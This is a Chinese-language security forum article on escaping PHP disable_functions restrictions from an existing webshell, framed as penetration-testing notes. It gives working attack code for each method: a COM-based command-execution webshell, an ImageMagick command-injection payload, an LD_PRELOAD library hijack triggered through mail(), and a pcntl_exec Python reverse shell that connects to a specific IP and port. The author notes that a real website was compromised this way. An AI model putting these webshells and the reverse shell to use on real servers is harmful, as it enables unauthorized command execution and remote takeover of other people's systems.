登录

PHP Webshell下绕过disable_function的方法


whoamiaa / 2019-06-03 09:11:00 / 浏览数 5830 安全技术 WEB安全 顶(0) 踩(0)

前言

在渗透测试中，会遇到自己有shell，但是不能执行命令不能提权等情况，我就把最近搞战中遇到的突破disable_function的方法（都是一些大佬研究出来，先感谢一波）总结

一.系统组件绕过

window com组件(php 5.4)(高版本扩展要自己添加）
条件：要在php.ini中开启（如图）




利用代码，利用shell上传如下代码到目标服务器上

```
<?php
$command=$_GET['a'];
$wsh = new COM('WScript.shell'); // ■■■■COM■■ Shell.Application■■
$exec = $wsh->exec("cmd /c ".$command); //■■■■■■■■■■■■
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
```

利用成功后的结果

二.利用ImageMagick漏洞绕过disable_function

ImageMagick是一套功能强大、稳定而且开源的工具集和开发包，可以用来读、写和处理超过89种基本格式的图片文件，如果phpinfo中看到有这个，可以尝试如下利用



利用代码如下

```
<?php
echo "Disable Functions: " . ini_get('disable_functions') . "\n";

$command = PHP_SAPI == 'cli' ? $argv[1] : $_GET['cmd'];
if ($command == '') {
   $command = 'id';
}

$exploit = <<<EOF
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|$command")'
pop graphic-context
EOF;

file_put_contents("KKKK.mvg", $exploit);
$thumb = new Imagick();
$thumb->readImage('KKKK.mvg');
$thumb->writeImage('KKKK.png');
$thumb->clear();
$thumb->destroy();
unlink("KKKK.mvg");
unlink("KKKK.png");
?>
```

三.利用环境变量LD_PRELOAD来绕过php disable_function执行系统命令

php的mail函数在执行过程中会默认调用系统程序/usr/sbin/sendmail，如果我们能劫持sendmail程序，再用mail函数来触发就能实现我们的目的

利用原理

LD_PRELOAD是Linux系统的下一个有趣的环境变量：“它允许你定义在程序运行前优先加载的动态链接库。这个功能主要就是用来有选择性的载入不同动态链接库中的相同


可能这个不好理解，我们做一个简单的测试代码

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv){
char passwd[] = "password";
if (argc < 2) {
       printf("usage: %s <password>/n", argv[0]);
       return 0;
}
if (!strcmp(passwd, argv[1])) {
       printf("Correct Password!/n");
       return 0;
}
printf("Invalid Password!/n");
}
# ■■■a.c■■■■■a
```

保存如上代码为a.c，并编译为a,编译命令如下

gcc a.c -o a

运行a结果如下



以上程序很简单，根据判断传入的字符串是否等于"password"，得出两种不同结果。
其中用到了标准C函数strcmp函数来做比较，这是一个外部调用函数，我们来重新编写一个同名函数,代码如下(保存如下代码为b.c)

```
#include <stdio.h>
#include <string.h>
int strcmp(const char *s1, const char *s2){
   printf("hack functio  n invoked. s1=<%s> s2=<%s>/n", s1, s2);
   return 0;
}
```

我们编译以上代码为一个动态共享库，编译命令如下

gcc -fPIC -shared b.c -o b.so

通过LD_PRELOAD来设置它能被其他调用它的程序优先加载

export LD_PRELOAD="./b.so"

我们再次运行a
./a bbb
Correct Password!

我们看到随意输入字符串都会显示密码正确，这说明程序在运行时优先加载了我们自己编写的程序。这也就是说如果程序在运行过程中调用了某个标准的动态链接库的函数，

结合mail 函数进行实战测试

那么我们来看一下sendmail函数都调用了哪些库函数，使用readelf -Ws
/usr/sbin/sendmail命令来查看，我们发现sendmail函数在运行过程动态调用了很多标准库函数：

```
Symbol table '.dynsym' contains 145 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 0000000000000238     0 SECTION LOCAL  DEFAULT    1
     2: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND getegid@GLIBC_2.2.5 (2)
     3: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __errno_location@GLIBC_2.2.5 (2)
     4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND pcre_fullinfo
     5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND tzset@GLIBC_2.2.5 (2)
     6: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strcspn@GLIBC_2.2.5 (2)
     7: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __ctype_toupper_loc@GLIBC_2.3 (3)
     8: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __ctype_tolower_loc@GLIBC_2.3 (3)
     9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __longjmp_chk@GLIBC_2.11 (4)
    10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND getopt@GLIBC_2.2.5 (2)
    11: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND socket@GLIBC_2.2.5 (2)
    12: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fork@GLIBC_2.2.5 (2)
    13: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND db_version
    14: 0000000000000000     0 OBJECT  GLOBAL DEFAULT  UND __environ@GLIBC_2.2.5 (2)
    15: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strtoul@GLIBC_2.2.5 (2)
    16: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strerror@GLIBC_2.2.5 (2)
    17: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND write@GLIBC_2.2.5 (2)
    18: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strchr@GLIBC_2.2.5 (2)
    19: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND seteuid@GLIBC_2.2.5 (2)
    20: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strspn@GLIBC_2.2.5 (2)
    21: 0000000000000000     0 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.2.5 (2)
    22: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strlen@GLIBC_2.2.5 (2)
    23: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND inet_ntoa@GLIBC_2.2.5 (2)
    24: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND memcmp@GLIBC_2.2.5 (2)
    25: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND mkdir@GLIBC_2.2.5 (2)
    26: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND fchmod@GLIBC_2.2.5 (2)
    27: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND strncmp@GLIBC_2.2.5 (2)
    28: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND regerror@GLIBC_2.2.5 (2)
    29: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND epoll_wait@GLIBC_2.3.2 (5)
    30: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND getuid@GLIBC_2.2.5 (2)
    31: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND db_create
    32: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND utime@GLIBC_2.2.5 (2)
    33: 0000000000000000     0 OBJECT  GLOBAL DEFAULT  UND optarg@GLIBC_2.2.5 (2)
    34: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND memset@GLIBC_2.2.5 (2)
    35: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND abort@GLIBC_2.2.5 (2)
```

构造poc思路

编制我们自己的动态链接程序。 通过php的putenv来设置LD_PRELOAD，让我们的程序优先被调用。
在webshell上用mail函数发送一封邮件来触发。具体实现如下

1.编制我们自己的动态链接程序，代码如下（功能是执行mkdir test）
执行编译为一个动态共享库的命令如下

```
gcc -c -fPIC a.c -o a
gcc -shared a -o a.so
```

代码

```
#include<stdlib.h>
#include <stdio.h>
#include<string.h>

void payload(){
        FILE*fp = fopen("/tmp/2.txt","w");
        fclose(fp);
        system("mkdir /var/www/html/test");
}


int geteuid(){
 FILE *fp1=fopen("/tmp/2.txt","r");
 if(fp1!=NULL)
 {
  fclose(fp1);
        return 552;
```


```
       }else {
        payload();
        return 552;
       }


}
```

2.利用webshell，上传编译后的a.so到目标服务器
3.通过putenv来设置LD_PRELOAD，让我们的程序优先被调用。在webshell上用mail函数发送一封邮件来触发。利用代码如下

```
<?php
  putenv("LD_PRELOAD=/var/www/html/a.so");
  mail("[email protected]","","","","");
 ?>
```

结果如下，成功执行命令，创建文件test



四.利用pcntl_exec突破disable_functions


pcntl是linux下的一个扩展，可以支持php的多线程操作。(与python结合反弹shell) pcntl_exec函数的作用是在当前进程空间执行指定程序，版本要求：PHP 4 >= 4.2.0, PHP 5

利用代码如下

```
<?php  pcntl_exec("/usr/bin/python",array('-c', 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM
```

曾经就有一个网站是如此拿下的

```
pp=pcntl_exec("/usr/bin/python",array('-c', 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM,so
cket.SOL_TCP);s.connect(("132.232.75.90",9898));os.dup2(s.fileno(),0);os.
dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","
-i"]);'));
```



结尾

其实还有很多方法可以突破disable_function，在这里就不一一列举了，真实环境中遇到disable_function禁用函数的情况还是比较多，希望和一些大佬再聊聊，学更多好思

点击收藏 | 5 关注 | 2

上一篇：2019强网杯Web部分题解(4题) 下一篇：从外网到内网的渗透姿势分享

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板